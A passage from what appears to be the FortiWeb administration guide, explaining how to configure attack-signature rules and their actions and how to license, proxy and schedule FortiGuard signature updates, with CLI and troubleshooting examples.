4. Click **Create**.

To configure a signature rule

1. Before you create a signature rule, create custom signatures, if any, that you will add to the rule. For details, see Defining custom data leak & attack signatures on page 437.
2. If you require protection for Oracle padding attacks, configure a rule for it. For details, see Defeating cipher padding attacks on individually encrypted inputs on page 445.
3. Go to **Web Protection > Known Attacks > Signatures**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
4. Do one of the following:
   - To restrict the signature categories to ones that are relevant to the specific databases and web servers in your environment, click **Signature Wizard**. Then, follow the prompts to generate a custom signature policy. In the list of policies, to view and further configure the custom policy, double-click the name you specified .
   - To configure a signature rule using all available signatures, click **Create New**.

   Configure these settings for signatures in policies:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Custom Signature Group	Select a custom signature group to use, if any. For details, see False Positive Mitigation for SQL Injection signatures on page 429. Attack log messages contain `Custom Signature Detection` and the name of the individual signature when this feature detects an attack. To view and/or edit the custom signature set, click the **Detail** link. The **Edit Custom Signature Group** dialog appears.
Status	Click to enable or disable the signature rule for this policy.

False Positive Mitigation	For signatures that FortiWeb uses to scan for SQL injection attacks, click to enable or disable additional SQL syntax validation. When this option is enabled and the validation is successful, FortiWeb takes the specified action. If it fails, FortiWeb takes no action. For details, seeFalse Positive Mitigation for SQL Injection signatures on page 429. Attack log messages generated by signatures that support this feature have a False Positive Mitigation field. The value indicates whether FortiWeb identified the attack using the signature and additional SQL syntax validation ("Yes") or the just the signature ("No").
Action (column)	In each row, select the action that FortiWeb takes when it detects a violation of the rule. Supported options vary (available options are listed in the description for each specific rule), but may include: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 412. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. • **Redirect**—Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure Redirect URL on page 224 and Redirect URL With Reason on page 224. • **Send HTTP Response**—Block and reply to the client with an HTTP error message and generate an alert email and/or log message. You can customize the attack block page and HTTP error code that FortiWeb returns to the client. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Alert & Erase**—Hide sensitive information in replies from the web server (sometimes called "cloaking"). Block the request or remove the sensitive information, and generate an alert email and/or log message. **Caution:** This option is not fully supported in Offline Protection mode. Only an alert and/or log message can be generated; sensitive information cannot be blocked or erased. • **Erase, no Alert**—Hide sensitive information in replies from the web server (sometimes called "cloaking"). Block the request or remove the

sensitive information, but do **not** generate an alert email and/or log message.

Caution: This option is **not** supported in Offline Protection mode.

The default value is **Alert**. See also Reducing false positives on page 864.

Caution: This setting will be ignored if Monitor Mode on page 249 is enabled.

Note: Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.

Note: For HTTP packet, FortiWeb can take actions as specified, but for websocket packet, only the alert, period block, and deny actions can be executed if signature violations are detected. Other actions will be translated as shown below:

Available Actions	
HTTP	**WebSocket**
Alert	Alert
Alert & Deny	Alert & Deny
Erase & Alert	Alert
Erase, no Alert	None
Redirect	Alert
Send HTTP Response	Alert
Deny(no log)	Deny(no log)
Block Period	Block Period
Client ID Block Period	Client ID Block Period

Block Period (column)

In each row, type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.

This setting is available only if the Action on page 411 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). See also Monitoring currently blocked IPs on page 839.

Severity (column)

When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. In each row, select which severity level the FortiWeb appliance will use when it logs a violation of the rule:

- Informative
- Low

	• Medium • High The default value is **High**.
Trigger Action (column)	In each row, select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of each rule. For details, see Viewing log messages on page 811.
Cross Site Scripting	Enable to prevent a variety of cross-site scripting (XSS) attacks, such as some varieties of CSRF (cross-site request forgery). All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box. Attack log messages contain `Cross Site Scripting` and the subtype and signature ID (for example, `Cross Site Scripting : Signature ID 010000063`) when this feature detects a possible attack. In the Action on page 411 column, select what FortiWeb does when it detects this type of attack.
Cross Site Scripting (Extended)	Enable to prevent a variety of XSS attacks. Unlike Cross Site Scripting on page 413, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature.
SQL Injection	Enable to prevent SQL injection attacks, such as blind SQL injection. All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box. Attack log messages contain `SQL Injection` and the subtype and signature ID (for example, `SQL Injection : Signature ID 030000010`) when this feature detects a possible attack. Also configure False Positive Mitigation on page 411. In the Action on page 411 column, select what FortiWeb does when it detects this type of attack.
SQL Injection (Extended)	Enable to prevent a variety of SQL injection attacks. Unlike SQL Injection on page 413, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature.
Generic Attacks	Enable to prevent other common exploits, including a variety of injection threats that do not use SQL, such as local file inclusion (LFI) and remote file inclusion (RFI). All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box.

	Attack log messages contain `Generic Attacks` and the subtype and signature ID (for example, `Generic Attacks-Command Injection : Signature ID 050050030`) when this feature detects a possible attack. In the Action column, select what FortiWeb will do when it detects this type of attack.
Generic Attacks (Extended)	Enable to prevent a variety of exploits and attacks. Unlike Generic Attacks on page 413, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature.
Trojans	Enable to prevent malware attacks and prevent accessing Webshell located on server. Attack log messages contain Trojans and the subtype and signature (for example, Trojans: Signature ID 070000001) when this feature detects malware or Webshell. Attackers may attempt to upload Trojan horse code (written in scripting languages such as PHP and ASP) to the back-end web servers. The Trojan then infects clients who access an infected web page.
Information Disclosure	Enable to detect server error messages and other sensitive messages in the HTTP headers, such as **CF Information Leakage** (Adobe ColdFusion server information). All of this attack's signatures are automatically enabled when you enable detection. However, if one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box. Error messages, HTTP headers such as `Server: Microsoft-IIS/6.0`, and other messages could inform attackers of the vendor, product, and version numbers of software running on your web servers, thereby advertising their specific vulnerabilities. Sensitive information is detected according to fixed signatures. Attack log messages contain `Information Disclosure` and the subtype and signature (for example, `Information Disclosure-HTTP Header Leakage : Signature ID 080200001`) when this feature detects a possible leak. In the **Action** column, select what FortiWeb does when it detects this type of attack: • **Alert** **Note:** Does **not** cloak, except for removing sensitive headers. (Sensitive information in the body remains unaltered.) • **Alert & Erase**—Hide replies with sensitive information (sometimes called "cloaking"). Block the reply (or reset the connection) or remove the sensitive information, and generate an alert email and/or log message.

	If the sensitive information is a status code, you can customize the web page that will be returned to the client with the HTTP status code. **Note:** This option is not fully supported in Offline Protection mode. Effects will be identical to **Alert**; sensitive information will not be blocked or erased. • **Period Block** • **Redirect**
	Tip: Some attackers use 4XX and 5XX HTTP response codes for website reconnaissance when identifying potential targets: to determine whether a page exists, has login failures, is Not Implemented, Service Unavailable, etc. Normally, the FortiWeb appliance records attack logs for 4XX and 5XX response codes, but HTTP response codes are also commonly innocent, and too many HTTP response code detections may make it more difficult to notice other information disclosure logs. To disable response code violations, disable both the *HTTP Return Code 4XX* and *HTTP Return Code 5XX* options in this rule's area. **Tip:** Because this feature can potentially require the FortiWeb appliance to rewrite the header and body of **every** request from a server, it can decrease performance. To minimize impact, Fortinet recommends enabling this feature **only** to help you identify information disclosure through logging, and **until** you can reconfigure the server to omit such sensitive information.
Personally Identifiable Information	Enable to detect personally identifiable information in the response from the server. Also configure Detection Threshold on page 416 below. Credit card numbers being sent from the server to the client, especially on an unencrypted connection, constitute a violation of PCI DSS. In most cases, the client should only receive mostly-obscured versions of their credit card number, if they require it to confirm which card was used. This prevents bystanders from viewing the number, but also reduces the number of times that the actual credit card number could be observed by network attackers. For example, a web page might confirm a transaction by displaying a credit card number as: `XXXX XXXX XXXX 1234` This mostly-obscured version protects personally identifiable information from unnecessary exposure and disclosure. It would **not** trigger the detection feature. However, if a web application does not obscure displays of credit card numbers or other personally identifiable information, or if an attacker has found a way to bypass the application's protection mechanisms and gain a list of customers' information, a web page might contain a list with many credit card numbers and other information in clear text. Such a web page would be considered a data leak, and trigger personally identifiable information disclosure detection. In the **Action** column, select what FortiWeb does when it detects this type of attack.

Detection Threshold	Enter a threshold if the web page must contain a number of instances of personally identifiable information that equals or exceeds the threshold in order to trigger the detection feature. For example, to ignore web pages with only one instance of personally identifiable information, but to detect when a web page containing two or more instances, enter `2`. The valid range is 1-128.

5. Click **OK**.
6. If you enabled Information Disclosure on page 414 or Personally Identifiable Information on page 415, configure a decompression rule. For details, see Compression on page 375.

Failure to configure a decompression rule, or, for HTTPS requests, to provide the server's x.509 certificate in either Configuring a server policy on page 238 or Certificate File on page 168 will result in FortiWeb being unable to scan requests. This effectively disables those features.

7. To apply the signature rule, select it in an inline protection profile or an Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.
8. To verify your configuration, attempt a request that should be detected and/or blocked by your configuration.

Instead of actually executing the exploit or uploading a virus, attempt a harmless script with similar syntax, or upload an EICAR (HTTP://www.eicar.org/85-0-Download.html) file. Alternatively, test your configuration in a non-production environment.

If detection fails:

- Verify that routing and TCP/IP-layer firewalling does not prevent connectivity.
- Verify that your simulated attack operates on either the HTTP header or HTTP body, whichever component is analyzed by that feature.
- If the feature operates on the HTTP body, verify that `HTTP-cachesize` is large enough, or that you have configured to **Body Length** block requests that exceed the buffer limit. For details, see *FortiWeb CLI Reference*.
- If the HTTP body is compressed, verify that Maximum Antivirus Buffer Size on page 421 is large enough, or that you have configured to **Body Length** block requests that exceed the buffer limit.
- If you enabled **Trojans**, verify that you have also configured its configuration dependencies. For details, see Limiting file uploads on page 499.
- If the feature operates on the parameters in the URL line in the HTTP headers, verify that the total parameter length. After URL decoding, if required, configure Recursive URL Decoding on page 736 is not larger than the buffer size of Total URL Parameters Length on page 511 or Total URL Parameters Length on page 511.

9. If normal input for some URLs accidentally matches a signature, either create and use a modified version of it instead via custom signatures, or create exceptions. For details, see Configuring action overrides or exceptions to data leak & attack detection signatures on page 430.

See also

- Filtering signatures on page 436
- Configuring action overrides or exceptions to data leak & attack detection signatures on page 430

- Sequence of scans on page 22
- Protocol constraints on page 509
- Limiting file uploads on page 499
- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423
- IPv6 support on page 30

Connecting to FortiGuard services

Most exploits and virus exposures occur within the first 2 months of a known vulnerability. Most botnets consist of thousands of zombie computers whose IP addresses are continuously changing. Everyday, spilled account credentials are used to launch credential stuffing attacks. To keep your defenses effective against the evolving threat landscape, Fortinet recommends FortiGuard services. New vulnerabilities, botnets, and stolen account credentials are discovered and new signatures are built by Fortinet researchers every day.

Without connecting to FortiGuard, your FortiWeb cannot detect the latest threats.

After you have subscribed to FortiGuard services (see Appendix F: How to purchase and renew FortiGuard licenses on page 1123), configure your FortiWeb appliance to connect to the Internet so that it can reach the world-wide Fortinet Distribution Network (FDN) in order to:

- verify its FortiGuard service licenses
- download up-to-date signatures, IP lists, stolen account credentials, and engine packages

FortiWeb appliances can often connect using the default settings. However, due to potential differences in routing and firewalls, you should confirm this by verifying connectivity.

You must first register the FortiWeb appliance with Fortinet Customer Service & Support (HTTPs://support.fortinet.com/) to receive service from the FDN. The FortiWeb appliance must also have a valid Fortinet Technical Support contract that includes service subscriptions and be able to connect to the FDN. For port numbers to use to validate the license and update connections, see Appendix A: Port numbers on page 1093.

To determine your FortiGuard license status

1. If your FortiWeb appliance must connect to the Internet through an explicit (non-transparent) web proxy, configure the proxy connection (see Accessing FortiGuard via a proxy on page 421).
   The appliance will attempt to validate its license when it boots. If the appliance could not connect because proxy settings were not configured, or due to any other connectivity issue that you have since resolved, you can reboot the appliance to re-attempt license validation.
   If FortiWeb is deployed in a closed network, you can also use FortiManager as a proxy and connect FortiWeb with it to validate the license and update the FortiGuard services. See License validation with FortiManager on page 419.
2. Go to **System > Status > Status**.
   To access this part of the web UI, your administrator's account access profile must have **Read** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
3. In the **Licenses** widget, check the status icon for each service package.

Valid—At the last attempt, the FortiWeb appliance was able to successfully contact the FDN and validate its FortiGuard license. Continue with Scheduling automatic signature updates on page 423.

Expired—At the last attempt, the license was **either** expired or FortiWeb was unable to determine license status due to network connection errors with the FDN. See the following for how to verify the connection status. If the license is expired, see Appendix F: How to purchase and renew FortiGuard licenses

Your FortiWeb appliance cannot detect the latest vulnerabilities and compliance violations unless it is licensed and has network connectivity to download current definitions from the FortiGuard service.

If the connection did **not** succeed:

- On FortiWeb, verify the following settings:
  - time zone & time
  - DNS settings
  - network interface up/down status & IP
  - static routes
- On your computer, use `nslookup` to verify that FortiGuard domain names are resolving (license authentication queries are sent to `update.fortiguard.net`):

```
C:\Users\cschwartz>nslookup update.fortiguard.net
Server: google-public-dns-a.google.com
Address: 8.8.8.8

Non-authoritative answer:
Name: fds1.fortinet.com
Addresses: 209.66.81.150
209.66.81.151
208.91.112.66
Aliases: update.fortiguard.net
```

- Check the configuration of any NAT or firewall devices that exist between the FortiWeb appliance and the FDN or FDS server override. On FortiWeb, enter the `execute ping` and `execute traceroute` commands to verify that connectivity from FortiWeb to the Internet and FortiGuard is possible:

```
FortiWeb # exec traceroute update.fortiguard.net
traceroute to update.fortiguard.net (209.66.81.150), 32 hops max, 84 byte packets
1 192.0.2.2 0 ms 0 ms 0 ms
2 209.87.254.221 <static-209-87-254-221.storm.ca> 4 ms 2 ms 3 ms
3 209.87.239.161 <core-2-g0-3.storm.ca> 2 ms 3 ms 3 ms
4 67.69.228.161 3 ms 4 ms 3 ms
5 64.230.164.17 <core2-ottawa23_POS13-1-0.net.bell.ca> 3 ms 5 ms 3 ms
6 64.230.99.250 <tcore4-ottawa23_0-4-2-0.net.bell.ca> 16 ms 17 ms 15 ms
7 64.230.79.222 <tcore3-montreal01_pos0-14-0-0.net.bell.ca> 14 ms 14 ms 15 ms
8 64.230.187.238 <newcore2-newyork83_so6-0-0_0> 63 ms 15 ms 14 ms
9 64.230.187.42 <bxX5-newyork83_POS9-0-0.net.bell.ca> 21 ms 64.230.187.93 <BX5-NEWYORK83_
     POS12-0-0_core.net.bell.ca> 17 ms 16 ms
10 67.69.246.78 <Abovenet_NY.net.bell.ca> 28 ms 28 ms 28 ms
11 64.125.21.86 <xe-1-3-0.cr2.lga5.us.above.net> 29 ms 29 ms 30 ms
12 64.125.27.33 <xe-0-2-0.cr2.ord2.us.above.net> 31 ms 31 ms 33 ms
13 64.125.25.6 <xe-4-1-0.cr2.sjc2.us.above.net> 82 ms 82 ms 100 ms
14 64.125.26.202 <xe-1-1-0.er2.sjc2.us.above.net> 80 ms 79 ms 82 ms
15 209.66.64.93 <209.66.64.93.t01015-01.above.net> 80 ms 80 ms 79 ms
16 209.66.81.150 <209.66.81.150.available.above.net> 83 ms 82 ms 81 ms
```

License validation with FortiManager

If FortiWeb is deployed in a closed network, you can validate your FortiWeb-VM license through FortiManager because it has built-in FDS (FortiGuard Distribution Servers) feature. This requires FortiManager to have Internet connection. To configure FortiWeb-VM to validate its license using FortiManager, before you upload the license and update the FortiGuard services, enter the following command:

```
config system autoupdate override
     set status enable
     set address <fortimanager_ip>:8890
     set fail-over disable
end
```

where `<fortimanager_ip>` is the IP address of the FortiManager. (TCP port 8890 is the port where the built-in FDS feature listens for requests.)

For more information on the FortiManager built-in FDS feature, see the *FortiManager Administration Guide*.

To verify FortiGuard update connectivity

1. If your FortiWeb appliance must connect to the Internet (and therefore FDN) through an explicit (non-transparent) web proxy, first you must configure the proxy connection. For details, see Accessing FortiGuard via a proxy on page 421.
2. Go to **System > Config > FortiGuard**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
3. If you want your FortiWeb appliance to connect to a specific FDS other than the default for its time zone, enable **Override default FortiGuard address** and enter the IP address and port number of an FDS in the format `<FDS_ipv4>:<port_int>`, such as `10.0.0.1:443`, or enter the domain name of an FDS.
4. Click **Apply**.
5. Click **Update Now**.
   The FortiWeb appliance tests the connection to the FDN and, if any, the server you specified to override the default FDN server. Time required varies by the speed of the FortiWeb appliance's network connection, and by the number of timeouts that occur before the connection attempt is successful or the FortiWeb appliance determines that it cannot connect. If you have enabled logging via:
   - **Log & Report > Log Config > Other Log Settings**
   - **Log & Report > Log Config > Global Log Settings**

   test results are indicated in **Log & Report > Log Access > Event**

   If the connection test did **not** succeed due to license issues, you would instead see this log message:

   ```
   FortiWeb is unauthorized
   ```

   For more troubleshooting information, enter the following commands:

   ```
   diagnose debug enable
   diagnose debug application fds 8
   ```

   These commands display cause additional information in your CLI console. For example:

   ```
   FortiWeb # [update]: Poll timeout.
   FortiWeb # *ATTENTION*: license registration status changed to 'VALID',please logout and
        re-login
   ```

   For example, poll (license and update request) timeouts can be caused by incorrectly configured static routes and DNS settings, links with high packet loss, and other basic connectivity issues. Unless you override the behavior with a specific FDS address (enable and configure **Override default FortiGuard address**), FortiWeb connects to the

FDN by communicating with the server closest to it according to the configured time zone. Timeouts can therefore also be caused by configuring an incorrect time zone.

See also

- "blocklisting source IPs with poor reputation" on page 1
- Blocking known attacks on page 409
- Antivirus Scan on page 504
- "Recognizing data types" on page 1
- Enabling log types, packet payload retention, & resource shortage alerts on page 796
- Configuring log destinations on page 798
- Viewing log messages on page 811
- IPv6 support on page 30

Choosing the virus signature database & decompression buffer

Most viruses initially spread, but as hosts are patched and more networks filter them out, their occurrence becomes more rare.

Fortinet's FortiGuard Global Security Research Team continuously monitors detections of new and older viruses. When a specific virus has not been detected for one year, it is considered to be dormant. It is possible that a new outbreak could revive it, but that is increasingly unlikely as time passes due to the replacement of vulnerable hardware and patching of vulnerable software. As a result, dormant viruses' signatures are removed from the "Regular" database, but preserved in the "Extended" signature database.

If your FortiWeb's performance is more critical than the risk of these dormant viruses, you can choose to omit signatures for obsolete viruses by selecting the "Regular" database in **System > Config > FortiGuard**.

To select the virus database and maximum buffer size

1. Go to **System > Config > FortiGuard**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
2. Under the **FortiWeb Virus Database** section, select the database(s) and maximum antivirus buffer size according to these options:

Regular Virus Database	Select to use only the signatures of viruses and greyware that have been detected by FortiGuard's networks to be recently spreading in the wild.
Extended Virus Database	Select to use all signatures, regardless of whether the viruses or greyware are currently spreading.
Use FortiSandbox Malware Signature Database	Enable to use FortiSandbox's malware signature database to enhance FortiWeb's virus detection in addition to using the regular virus database or extended virus database. FortiWeb downloads the malware signature database from a FortiSandbox appliance or FortiWeb Cloud Sandbox every 10 minutes. For details, see To configure a FortiSandbox connection on page 500.

Maximum Antivirus Buffer Size	Type the maximum size in kilobytes (KB) of the memory buffer that FortiWeb uses to temporarily undo the compression that a client or web server has applied to traffic, in order to inspect and/or modify it. The maximum acceptable values are: 102400 KB: FortiWeb 100D, 100E, 400C, 400D, 400E, 600D, 600E, 1000C, 3000CFsx, 4000C 204800 KB: FortiWeb 1000D, 2000D, 3000D, 3000DFsx, 4000D, 1000E, 2000E, 3010E, 2000F 358400 KB: FortiWeb 3000E, 4000E, 3000F, 4000F **Caution:** Unless you configure otherwise, compressed requests that are too large for this buffer pass through FortiWeb **without** scanning or rewriting. **This could allow viruses to reach your web servers, and cause HTTP body rewriting to fail.** If you prefer to **block** requests greater than this buffer size, configure Body Length on page 514. To be sure that it will not disrupt normal traffic, first configure Action on page 516 to be **Alert**. If no problems occur, switch it to **Alert & Deny**.

See also

- Blocking known attacks on page 409

Accessing FortiGuard via a proxy

You can access FortiGuard via a proxy using two methods:

- Use a FortiWeb as a proxy. For details, see To access FortiGuard via a FortiWeb proxy on page 422.
- Use a web proxy server. For details, see Access FortiGuard via a web proxy server on page 422.

To use a FortiWeb as a proxy, you must first configure a FortiWeb in the network to act as an FDS proxy. For details, see To configure a FortiWeb as a proxy on page 421.

To configure a FortiWeb as a proxy

You can configure FortiWeb to act as an FDS proxy so that other FortiWebs in the network are able to connect to FortiGuard for license validation. Other FortiWebs in the network also can update services from the FortiWeb FDS proxy, but the Fortiweb FDS proxy must first schedule a poll update to get service files. You can further configure the proxy either in the CLI or the web UI to override the default FDS list, but it must first be enabled in the CLI. You can also schedule poll updates for the FDS proxy.

1. In the CLI, enter these commands:
```
config system global
   set fds-proxy enable
end
```
2. Go to **System > Config > FDS Proxy**.
3. Optionally, enable **Override Default FortiGuard IP Address**, so that the FortiWeb proxy can connect with the specified IP address instead of the default FortiGuard server to poll update:

Override Default FortiGuard IP Address	Enter the IP address or domain name of the particular FDS to which you want FortiWeb to connect.

4. Optionally, enable **Scheduled Poll Update** to set intervals at which FortiWeb will poll updates from FDS. If enabled, select one of the following:

- **Every**—FortiWeb will poll updates every `x` hour(s), where `x` is the integer that you select from the drop-down menu.
- **Daily**—FortiWeb will poll updates every day at the hour that you specify from the drop-down menu. For example, if you select **Daily** and specify `15`, FortiWeb will poll updates every day at 15:00 (24-hour), or 03:00pm (12-hour).
- **Weekly**—FortiWeb will poll updates on the day and time that you specify. For example, if you select **Weekly** and specify `Tuesday` for the day and `16` for the hour, FortiWeb will poll updates every Tuesday at 16:00 (24-hour), or 04:00pm (12-hour).

You can also click **Poll Now** to immediately poll updates from FDS. Click **Refresh** to see the status of the FDS proxy update.

5. Click **Apply**.

If you want other FortiWeb devices to update services from this FortiWeb proxy, configure the corresponding settings on other FortiWeb devices as introduced in To access FortiGuard via a FortiWeb proxy.

To access FortiGuard via a FortiWeb proxy

You can configure FortiWeb to access FDS for license validation via a FortiWeb proxy in the network, and to update services from the FortiWeb proxy that receives services files from FDS via 'Poll Now' or 'Schedule Poll Update'. To do so, you must first configure a FortiWeb as a FDS proxy. For details, see To configure a FortiWeb as a proxy on page 421.

Perform the following steps to connect with a FortiWeb proxy for license validation and service update.

1. Go to **System > Config > FortiGuard**.
2. Under the **FortiWeb Update Service Options** section, enable **Override default FortiGuard Address**.
3. In the **Override default FortiGuard Address** field, enter the IP address or domain name of the FortiWeb proxy you configured in To configure a FortiWeb as a proxy on page 421.
4. Click **Apply**.

Access FortiGuard via a web proxy server

Using the CLI, you can configure FortiWeb to connect through an explicit (non-transparent) web proxy server to the FortiGuard Distribution Network (FDN) for signature updates. FortiWeb connects to the proxy using the HTTP `CONNECT` method as described in RFC 2616 (HTTP://tools.ietf.org/rfc/rfc2616.txt).

CLI Syntax

```
config system autoupdate tunneling
   set status enable
   set address 192.168.1.10
   set port 8080
   set username FortiWeb
   set password myPassword1
end
```

For details, see the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

How often does Fortinet provide FortiGuard updates for FortiWeb?

Security is only as good as your most recent update. Without up-to-date signatures and blocklists, your network would be vulnerable to new attacks. However, if updates are released before adequate testing and are not accurate, FortiWeb scans would result in false positives or false negatives. For maximum benefit and minimum risk, updates must balance two needs: to be both accurate and current.

Fortinet releases FortiGuard updates according to the best frequency for each technology.

- **Antivirus**—Multiple times per day. Updates are fast to test and low risk, while viruses can spread quickly and the newest ones are most common.
- **IP reputation**—Once per day (approximately). Some time is required to make certain of an IP address' reputation, but waiting too long would increase the probability of blocklisting innocent DHCP/PPPoE clients that re-use an IP address previously used by an attacker.
- **Attack, data type, suspicious URL, and data leak signatures**—Once every 1-2 weeks (approximately). Signatures must be tuned to be flexible enough to match heuristic permutations of attacks without triggering false positives in similar but innocent HTTP requests/responses. Signatures must then be thoroughly tested to analyze any performance impacts and mismatches that are an inherent risk in feature-complete regular expression engines. Many exploits and data leaks also continue to be relevant for two years or more, much longer than most viruses.
- **Geography-to-IP mappings**—Once every month (approximately). These change rarely. FortiWeb can poll for these updates and automatically apply them through the FortiGuard Distribution Servers. Please note that you must manually upload these updates if your deployments do not have an Internet connection.

See also

- Blocking known attacks on page 409
- Validating parameters ("input rules") on page 490
- Preventing tampering with hidden inputs on page 495
- Limiting file uploads on page 499
- "Predefined data types" on page 1
- "Predefined suspicious request URLs" on page 1
- "blocklisting source IPs with poor reputation" on page 1
- "blocklisting & allowlisting countries & regions" on page 1

Scheduling automatic signature updates

Your FortiWeb appliance uses signatures, IP lists, and data type definitions for many features, including to detect attacks such as:

- Cross-site scripting (XSS)
- SQL injection
- Other common exploits
- Data leaks

FortiWeb can also use virus definitions to block Trojan uploads, IP reputation definitions to allow search engines but block botnets and anonymize proxies preferred by hackers, and the spilled account credential database to prevent credential stuffing attacks. **FortiGuard services ensure that your FortiWeb is using the most advanced attack protections. Timely updates are crucial to defending your network.**

You can configure the FortiWeb appliance to periodically poll for FortiGuard service updates from the FDN, and automatically download and apply updates if they exist. For example, you might schedule update requests every night at

2 AM local time, when traffic volume is light. You can also use the command `config system global` to upgrade from the Anycast server. For more information, see `set fortiguard-anycast {enable | disable}` in `config system global` in *FortiWeb CLI Reference*(HTTPs://docs.fortinet.com/product/fortiweb/).

Alternatively, you can manually upload update packages, or initiate an update request. For details, see Manually initiating update requests on page 425 and Uploading signature & geography-to-IP updates on page 426.

You can manually initiate updates as alternatives or in conjunction with scheduled updates. For additional/alternative update methods, see Manually initiating update requests on page 425.

To configure automatic updates

1. Verify that the FortiWeb appliance has a valid license and can connect to the FDN, or (if destination NAT is used, for example) the IP address that you are using to override the default IPs for FDN servers. For details, see To determine your FortiGuard license status on page 417 and To verify FortiGuard update connectivity on page 419.
2. Go to **System > Config > FortiGuard**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
   The page informs you if you are not registered or if registration has expired. If your registration is active, continue scheduling updates; otherwise, click **Register** or **Renew**.
3. Enable **Scheduled Update**.
4. Select one of the following options:
   - **Every**—Select to request to update once every 1 to 23 hours, then select the number of hours between each update request.
   - **Daily**—Select to update once every day, then select the hour. The update attempt occurs at a randomly determined time within the selected hour.
   - **Weekly**—Select to request to update once a week, then select the day of the week, the hour, and the minute of the day to check for updates.

   If you select **00** minutes, the update request occurs at a randomly determined time within the selected hour.
5. Click **Apply**.

The FortiWeb appliance next requests an update according to the schedule.

At the scheduled time, FortiWeb starts the update. Under **Current update status**, the following information is displayed:

- The name of the update package that is currently downloading, the start time of the download operation, and the percentage complete.
- A **Refresh** button, which allows you to update the package download status information.
- If FortiWeb is downloading an anti-virus package, a **Stop Download** button.

This option is useful if the download is slow and you want to stop it and try again later. It can also be useful if you want to stop the scheduled update and instead update your anti-virus package using a file you have manually downloaded from the Fortinet Technical Support website (Uploading signature & geography-to-IP updates on page 426.)

Results of the update activity appear in **Security Service** in the **FortiGuard Information** widget. If you have enabled logging in:

- **Log & Report > Log Config > Other Log Settings**
- **Log & Report > Log Config > Global Log Settings**

when the FortiWeb appliance requests an update, the event is recorded in **Log & Report > Log Access > Event**. Example log messages include:

```
FortiWeb virus signature is already up-to-date
FortiWeb IP reputation signature update succeeded
```

If the FortiWeb appliance cannot successfully connect, it records a log with a message that varies by the cause of the error, such as:

```
FortiWeb is unauthorized.
```

Once the attack signature update is complete, FortiWeb immediately begins to use them. No reboot is required.

See also

- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423
- Blocking known attacks on page 409
- Validating parameters (“input rules”) on page 490
- Preventing tampering with hidden inputs on page 495
- Limiting file uploads on page 499
- "Predefined data types" on page 1
- "Predefined suspicious request URLs" on page 1
- "blocklisting source IPs with poor reputation" on page 1
- "blocklisting & allowlisting countries & regions" on page 1

Manually initiating update requests

If an important update has been released but there is too much time remaining until your appliance’s next scheduled update poll, you can manually trigger the FortiWeb appliance to connect to the FDN or FDS server override to request available updates for its FortiGuard service packages.

You can manually initiate updates as an alternative or in addition to other update methods. For details, see Scheduling automatic signature updates on page 423 and Uploading signature & geography-to-IP updates on page 426.

To manually request updates

1. Before manually initiating an update, first verify that the FortiWeb appliance has a valid license and can connect to the FDN or override server. For details, see To determine your FortiGuard license status on page 417 and To verify FortiGuard update connectivity on page 419.
2. Go to **System > Config > FortiGuard**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 52.
3. Click **Update Now**.
   The web UI displays a message similar to the following:
   Your update request has been sent. Your database will be updated in a few minutes. Please check your update page for the status of the update.

After the update starts, under **Current update status**, the following information is displayed:

- The name of the update package that is currently downloading
- The start time of the download operation
- The percentage complete
- A **Refresh** button, which allows you to update the package download status information.
- If FortiWeb is downloading an anti-virus package, a **Stop Download** button.

This option is useful if, for example, the download is slow and you want to stop it and try again later. It can also be useful if you want to stop the scheduled update and instead update your anti-virus package using a file you have manually downloaded from the Fortinet Technical Support website. For details, see Uploading signature & geography-to-IP updates on page 426.

